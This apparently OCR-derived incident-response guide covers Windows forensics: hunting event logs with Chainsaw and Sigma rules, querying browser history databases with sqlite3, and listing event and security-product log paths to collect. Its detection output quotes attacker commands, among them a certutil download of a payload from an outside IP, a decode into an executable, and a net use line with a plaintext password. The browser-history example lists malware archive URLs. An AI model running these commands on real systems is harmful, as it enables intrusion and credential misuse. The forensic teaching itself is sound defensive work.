


Chainsaw

Chainsaw is an awesome executable for Windows event logs, that leverages sigma rules to carve through the logs and highlight some of the suspicious activity that may have taken place.

It's relatively easy to install and use. You can take logs from a victim machine, and bring them over to chainsaw on your DFIR VM to be examined, you just have to point chainsaw at the directory the collected logs are in

```
.\chainsaw.exe hunt 'C:\CollectedLogs' --rules sigma_rules/ --mapping mapping_fil
```



```
[09/27/2021 19:41:06] | PS C:\Users\IEUser\Downloads\chainsaw_x86_64-pc-windows-msvc\chainsaw > .\chainsaw.exe hunt 'C:\Users\IEUser\Desktop\c56-CyberCorp\Downloads\CyberPolygon
rtifacts\' --rules sigma_rules/ --mapping mapping_files/sigma-mapping.yml
>>
```

```
   By F-Secure Countercept (Author: @FranticTyping)

[+] Found 333 EVTX files
[+] Converting detection rules...
[+] Loaded 835 detection rules (90 were not loaded)
[+] Printing results to screen
[+] Hunting: [========================================] 333/333 -

[+] Detection: (External Rule) - Suspicious Command Line
```

system_time	id	detection_rules	computer_name	Event.EventData.CommandLine	process_name
2020-06-20 19:29:06	4688	+ Rundll32 Without Parameters	"DESKTOP-BZ2O2CP.cybercorp.com"	rundll32.exe	C:\Windows\System32\rundll32.exe
2020-06-20 19:30:00	4688	+ Local Accounts Discovery + Whoami Execution	"DESKTOP-BZ2O2CP.cybercorp.com"	whoami	C:\Windows\System32\whoami.exe
2020-06-20 19:31:08	4688	+ Suspicious Certutil Command	"DESKTOP-BZ2O2CP.cybercorp.com"	certutil -urlcache -f http://196.6.112.70/disco.jpg C:\Windows\TEMP\disco.jpg:sh	C:\Windows\System32\certutil.exe
2020-06-20 19:31:16	4688	+ Suspicious Certutil Command	"DESKTOP-BZ2O2CP.cybercorp.com"	certutil -decode C:\Windows\TEMP\disco.jpg:sh C:\Windows\TEMP\sh.exe	C:\Windows\System32\certutil.exe
2020-06-20 19:33:03	4688	+ Local Accounts Discovery + Net.exe Execution	"DESKTOP-BZ2O2CP.cybercorp.com"	net user	C:\Windows\System32\net.exe
2020-06-20 19:33:03	4688	+ Local Accounts Discovery + Net.exe Execution	"DESKTOP-BZ2O2CP.cybercorp.com"	C:\Windows\system32\net1 user	C:\Windows\System32\net1.exe
2020-06-20 19:33:10	4688	+ Net.exe Execution	"DESKTOP-BZ2O2CP.cybercorp.com"	net localgroup administrators	C:\Windows\System32\net.exe
2020-06-20 19:33:10	4688	+ Net.exe Execution	"DESKTOP-BZ2O2CP.cybercorp.com"	C:\Windows\system32\net1 localgroup administrators	C:\Windows\System32\net1.exe
2020-06-20 19:35:38	4688	+ Local Accounts Discovery	"DESKTOP-BZ2O2CP.cybercorp.com"	net use \\192.168.184.100\C$ /user:cybercorp\backupsrv !!feb15th2k6!!	C:\Windows\System32\net.exe

```
[+] 9 Detections found
```

Browser History

We can go and get a users' browers history if you have the machine.


You'll find the SQL DB file that stores the history in the following:

- Chrome `:\Users\*\AppData\Local\Google\Chrome\User Data\Default\History`
- Edge `C:\Users\*\AppData\Local\Microsoft\Edge\User Data\Default\History`
- Safari `/System/Volumes/Data/Users/*/Library/Safari/History.db , Downloads.plist`
- Firefox `C:\Users\*\AppData\Roaming\Mozilla\Firefox\Profiles\*\Downloads.json, Places.sqlite`

Once retrieved, you can open it via sqlite3 or a web-browser GUI.

- The GUI doesn't need much guidance, so lets chat command line.

Fire it up: `sqlite3 history.db`



List the tables, which are like ‘folders’ that contain categorised data

```
.tables
```


```
[2022-Feb-09 13:17:49 GMT] ~/Downloads
🔍 -> sqlite3 history.db
SQLite version 3.36.0 2021-06-18 18:58:49
Enter ".help" for usage hints.
sqlite> .tables
clusters                    downloads_slices          typed_url_sync_metadata
clusters_and_visits         downloads_url_chains      urls
content_annotations         keyword_search_terms      visit_source
context_annotations         meta                      visits
downloads                   segment_usage
downloads_reroute_info      segments
sqlite>
```

If you just run `select * from downloads;` , you'll be annoyed by the messy output

```
sqlite> select * from downloads;
1|114f7c40-6357-4d48-a205-c0b6b87738b2|C:\Users\ben.ford\Downloads\Greenshot-INSTALLER-1.2.10.6-RELEASE.exe
2.10.6-RELEASE.exe|13263492972866534|1783200|1783200|1|0|0||13263492974579781|1|13263492986156138|0|https:/
ads/|https://www.google.com/||||"c16f86882d5a102ed7a0fbbc0874d102"|Wed, 09 Aug 2017 15:35:31 GMT|applicatio
2|ef619914-f2cf-4bef-bf4e-9a723025b2fc|C:\Users\ben.ford\Downloads\lghub_installer.exe|C:\Users\ben.ford\Do
424|41131424|1|0|0||13263493547065783|1|13263493684033743|0|https://www.logitechg.com/||https://www.logitec
le.com/||||"2a2c744380e8bc5e768410357bfd122e-5"|Thu, 15 Apr 2021 18:08:12 GMT|application/octet-stream|appl
3|8fa55e40-2e8b-40e3-a4f7-7cb8b5a121be|C:\Users\ben.ford\Downloads\UnifiedCommunicatorAdvanced.msi|C:\Users
|13263503428743683|42602496|42602496|1|0|0||13263503437543725|0|0|0|||https://nam12.safelinks.protection.ou
```

To transform the data to something more useful to look at, try this, which will open it up in excel:

```
.excel
.headers on
 select * from downloads;
```



	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
1	1	114f7c40-63	C:\Users\ber	C:\Users\ber	1.3263E+16	1783200	1783200	1	0	0		1.3263E+16	1	1.3263E+16	0	https://getgreenshot.org/		https://getgr
2	2	ef619914-f2	C:\Users\ber	C:\Users\ber	1.3263E+16	41131424	41131424	1	0	0		1.3263E+16	1	1.3263E+16	0	https://www.logitechg.co		https://www
3	3	8fa55e40-2e	C:\Users\ber	C:\Users\ber	1.3264E+16	42602496	42602496	1	0	0		1.3264E+16	0	0	0			https://nam1
4	4	fd0685f9-0d	C:\Users\ber	C:\Users\ber	1.3264E+16	115396608	115396608	1	0	0		1.3264E+16	1	1.3264E+16	0			https://nam(
5	5	9cf619f4-15	C:\Users\ber	C:\Users\ber	1.3264E+16	147187232	147187232	1	0	0		1.3264E+16	1	1.3264E+16	0	https://software.watchgu		https://softv
6	6	ddb267f2-31	C:\Users\ber	C:\Users\ber	1.3264E+16	3963192	3963192	1	0	0		1.3264E+16	1	1.3264E+16	0	https://notepad-plus-plus		https://notej
7	7	5d6d0250-5(	C:\Users\ber	C:\Users\ber	1.3264E+16	581160	581160	1	0	0		1.3264E+16	1	1.3264E+16	0			https://www
8	8	0799088c-d6	C:\Users\ber	C:\Users\ber	1.3264E+16	581184	581184	1	0	0		1.3264E+16	1	1.3264E+16	0			https://www
9	9	8f078479-95	C:\Users\ber	C:\Users\ber	1.3264E+16	12446336	12446336	1	0	0		1.3264E+16	1	1.3264E+16	0			https://ap.sc
10	11	f65f2e00-bb(	C:\Users\ber	C:\Users\ber	1.3264E+16	26767131	26767131	1	0	0		1.3264E+16	0	0	0	https://ap.sccnet.com/Ind		https://ap.sc
11	12	6c4274ed-fc	C:\Users\ber	C:\Users\ber	1.3264E+16	251586	251586	1	0	0		1.3264E+16	1	1.3264E+16	0			https://nam1

And then if you tidy this up it's easy to see what the user downloaded and from where

	A	B	C	D	E	F	G	H	I	J
1	id	target_path	referrer							
2	2	C:\Users*\Downloads\FakeActivation.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/trojans/FakeActivation.zip							
3	3	C:\Users*\Downloads\FakeActivation (1).zip	https://github.com/Endermanch/MalwareDatabase/blob/master/trojans/FakeActivation.zip							
4	4	C:\Users*\Downloads\AdAvenger.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/fakescanners/AdAvenger.zip							
5	5	C:\Users*\Downloads\WindowsSupport.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/fakescanners/WindowsSupport.zip							
6	6	C:\Users*\Downloads\Antivirus 2010.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/rogues/Antivirus%202010.zip							
7	7	C:\Users*\Downloads\Fantom.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/ransomwares/Fantom.zip							
8	8	C:\Users*\Downloads\NoMoreRansom.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/ransomwares/NoMoreRansom.zip							
9										

You can also tidy it up with the following

```
.mode line #makes it look niceer
select * from moz_places;
```

```
             id = 26
            url = https://www.knowbe4.com/anz-ransomware-simulator-tool-ga?utm_term=%2Bknowbe4%27s&utm_campaign=Google_Brand_Search_AU&utm_source=google&utm_medium=ppc&ma
e=b&network=g&device=c&adposition=&keyword=%2Bknowbe4%27s&gclid=EAIaIQobChMI0PrPt5KQ9gIVFiUrCh38_Q6_EAAYASABEgKzLPD_BwE
          title = Ransomware Simulator | KnowBe4
       rev_host = moc.4ebwonk.www.
    visit_count = 1
         hidden = 0
          typed = 0
        frecency = 100
  last_visit_date = 1645424104713000
           guid = uDdxZw1V7yUP
   foreign_count = 0
        url_hash = 47359251660420
     description = Find out if your endpoint protection actually blocks ransomware and cryptomining infections with KnowBe4's Ransomware Simulator Tool.
preview_image_url = VALUE
       origin_id = 11

             id = 27
            url = https://www.knowbe4.com/typ-ransim-form-uki?submissionGuid=a4b01f64-ef49-4ded-a879-e818899a1290
          title = Thank You - RanSim Tool | KnowBe4
       rev_host = moc.4ebwonk.www.
    visit_count = 1
         hidden = 0
          typed = 0
        frecency = 100
  last_visit_date = 1645424154927000
           guid = sF1rnsONiuEs
   foreign_count = 0
        url_hash = 47357528745644
     description = Thank you for requesting your KnowBe4 RanSim Tool.
preview_image_url = VALUE
       origin_id = 11

             id = 28
            url = https://ransim.knowbe4.com/downloads/ransim.zip
          title = ransim.zip
       rev_host = moc.4ebwonk.misnar.
    visit_count = 0
         hidden = 0
          typed = 0
        frecency = 0
  last_visit_date = 1645424160434000
           guid = hwL_oluxAudf
   foreign_count = 0
        url_hash = 47359247507517
     description = VALUE
preview_image_url = VALUE
       origin_id = 12
```

Which logs to pull in an incident

- Basics
- Security Products Logs
- Other Microsoft logs
- Remote Management Logs
- Cerutil History

Basics

Windows Event Logs can be found in `C:\windows\System32\winevt\Logs\` . To understand the general Event IDs and logs, you can read more here

But knowing which logs to pull of the hundreds can be disorientating. Fortunately, there really aren't that many to work with. This is for a myriad of reasons:

- Most clients will not flick on additional logging features. This means that there are actually few logs that provide security value
- A lot of logs are diagnostic in nature, so we don't have to pull these.
- Even when certain logs do have security value - like PowerShell logs - if an incident happened 2 months ago, and a partner did not store their logs elsewhere it is likely that these logs have been overwritten.

Let's signpost the logs you absolutely want to grab every time.

Here's a script that can automate collection for staple logs from below

Sysmon

```
C:\windows\System32\winevt\Logs\Sysmon.evtx
```

You're never going to see Sysmon deployed. In 99% of the incidents I've been in, they never have it.

But if you DO ever see sysmon, please do pull this log. It is designed to enrich logs with security value, and is a standard tool for many SOCs / SIEMs

Holy Trinity

```
C:\windows\System32\winevt\Logs\Application.evtx
C:\windows\System32\winevt\Logs\Security.evtx
C:\windows\System32\winevt\Logs\System.evtx
```

These are the staple logs you will likely pull every single time.

These are the logs that will give you a baseline insight into an incident: the processes, the users, the sign ins (etc)

Defender & security products

```
C:\windows\System32\winevt\Logs\Microsoft-Windows-Windows Defender%4Operational.evtx
```

We already get Defender alerts, but pulling the defender log is beneficial for log ingestion later.

We can correlate Defender alerts to particular processes.

PowerShell

```
C:\windows\System32\winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx
```

By default, PowerShell logs are pretty trash. But I'll pull them regardless if there is ever an AMSI / PwSh related alert or artefact in the other logs. This will give insight into the commands an adversary has run.

If you know the user who is involved in the suspicious process, there is a PowerShell history artefact you can pull on.

```
C:\Users\<username>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
```

Replace the username field with the username you have, and you will get a TXT file with the history of the users PowerShell commands - sometimes!


RDP and WinRM logs

```
C:\windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-RemoteConnecti
C:\windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-LocalSessionMa
C:\windows\System32\winevt\Logs\Microsoft-Windows-WinRM%4Operational.evtx
```

Pull these to gain insight into the username, source IP address, and session time for RDP and WinRM's PowerShell remoting. This resource can advise further: https://ponderthebits.com/2018/02/windows-rdp-related-event-logs-identification-tracking-and-investigation/

If you've got "RDS.. through the Remote Desktop Gateway" collect `C:\Windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-Gateway%4Operational.evtx` . Filter for the following Event IDs:

- 300 & 200 will show the username and IP address that was part of the authentication
- 303 will show the above, but also session duration show BYTES IN and OUT, which may give some context for data exfil (but vague context)



Miscellaneous logs

There are some other logs that you'll pull on if the context is appropiate

`C:\windows\System32\winevt\Logs\Microsoft-Windows-Shell-Core%4Operational.evtx`

- This can offer insight into execution from registry run keys

`C:\windows\System32\winevt\Logs\Microsoft-Windows-Bits-Client%4Operational.evtx`

- Adversaries can use BITS to do all kinds of malicious things

`C:Windows\System32\winevt\Logs\Microsoft-WindowsTaskScheduler%4Operational`

- Detail in scheduled tasks - though we would likely be able to get this telemtry elsewhere

Security Products Logs

Sometimes, it's helpful to go and pull other Security Solutions' logs and files.

Much of the below is taken from Velociraptor's implementation of KAPE

Bitdefender:

```
C:\ProgramData\Bitdefender\Endpoint Security\Logs\

C:\ProgramData\Bitdefender\Desktop\Profiles\Logs\

C:\Program Files*\Bitdefender*\*\.db

C:\Program Files\Bitdefender\Endpoint Security\Logs\system\*\*.xml

C:\ProgramData\Bitdefender\Endpoint Security\Logs\Firewall\*.txt
```

Carbon Black

```
C:\ProgramData\CarbonBlack\Logs\*.log

C:\ProgramData\CarbonBlack\Logs\AmsiEvents.log
```

Cisco AMP

```
C:\Program Files\Cisco\AMP\*.db
```

Cylance / Blackberry

```
C:\ProgramData\Cylance\Desktop

C:\Program Files\Cylance\Desktop\log\* log

C:\ProgramData\Cylance\Desktop\chp.db

C:\ProgramData\Cylance\Optics\Log
```

Elastic Endpoint Security

```
C:\program files \elastic\endpoint\state\log
```

ESET: Parser available at https://github.com/laciKE/EsetLogParser

```
C:\ProgramData\ESET\ESET NOD32 Antivirus\Logs\
```

FireEye Endpoint Security

Databases were encrypted, so can't be accessed easily. From Fireeye documentation, you can get logs via command 'xagt -g example_log.txt'.

```
C:\ProgramData\FireEye\xagt\*.db
```

F-Secure

```
C:\Users\*\AppData\Local\F-Secure\Log\*\*.log

C:\ProgramData\F-Secure\Antivirus\ScheduledScanReports\

C:\ProgramData\F-Secure\EventHistory\event
```

Kaspersky

```
C:\Windows\system32\winevt\logs
```

Malware Bytes

```
C:\ProgramData\Malwarebytes\Malwarebytes Anti-Malware\Logs\mbam-log-*.xml
```

```
C:\PogramData\Malwarebytes\MBAMService\logs\mbamservice.log

C:\Users\*\AppData\Roaming\Malwarebytes\Malwarebytes Anti-Malware\Logs\

C:\ProgramData\Malwarebytes\MBAMService\ScanResults\
```

McAfee

```
C:\ProgramData\McAfee\Endpoint Security\Logs\*.log

C:\ProgramData\McAfee\Endpoint Security\Logs_Old\*

C:\ProgramData\Mcafee\VirusScan\*

C:\ProgramData\McAfee\VirusScan\Quarantine\quarantine\*.db

C:\ProgramData\McAfee\DesktopProtection\*.txt
```

Palo Alto Networks XDR

```
C:\ProgramData\Cyvera\Logs\*.log
```

Sentinel One:

```
C:\programdata\sentinel\logs\*.log, *.txt

C:\windows\System32\winevt\Logs\SentinelOne*.evtx

C:\ProgramData\Sentinel\Quarantine
```

Sophos:

```
C:\ProgramData\Sophos\Sophos Anti-Virus\logs\*.txt.

C:\ProgramData\Sophos\Endpoint Defense\Logs\*.txt
```

Symanetic

```
C:\ProgramData\Symantec\Symantec Endpoint Protection\*\Data\Logs\

C:\Users\*\AppData\Local\Symantec\Symantec Endpoint Protection\Logs\
```

```
C:\Windows\System32\winevt\logs\Symantec Endpoint Protection Client.evtx

C:\ ProgramData\Symantec\Symantec Endpoint Protection\*\Data\Quarantine\
```

Trend Micro

```
C:\ProgramData\Trend Micro\

C:\Program Files*\Trend Micro\Security Agent\Report\*.log,

C:\Program Files*\Trend Micro\Security Agent\ConnLog\*.log
```

Webroot:

```
C:\ProgramData\WRData\WRLog.log
```

Other Microsoft logs

Defender:

```
C:\ProgramData\Microsoft\Microsoft AntiMalware\Support\

C:\ProgramData\Microsoft\Windows Defender\Support\

C:\Windows\Temp\MpCmdRun.log
```

IIS (web) logs - can be application specific log directories and names at times

```
C:\Windows\System32\LogFiles\W3SVC*\*.log

C:\Inetpub\logs\LogFiles\*.log

C:\inetpub\logs\LogFiles\W3SVC*\*.log,

C:\Resources\Directory\*\LogFiles\Web\W3SVC*\*.log
```

MSQL

```
C:\Program Files\Microsoft SQL Server\*\MSSQL\LOG\ERRORLOG
```

OneNote

```
C:\Users\*\AppData\Local\Packages\Microsoft.Office.OneNote_8wekyb3d8bbwe\LocalSta
C:\Users\*\AppData\Local\Packages\Microsoft.Office.OneNote_8wekyb3d8bbwe\LocalSta
C:\Users\*\AppData\Local\Packages\Microsoft.Office.OneNote_8wekyb3d8bbwe\LocalSta
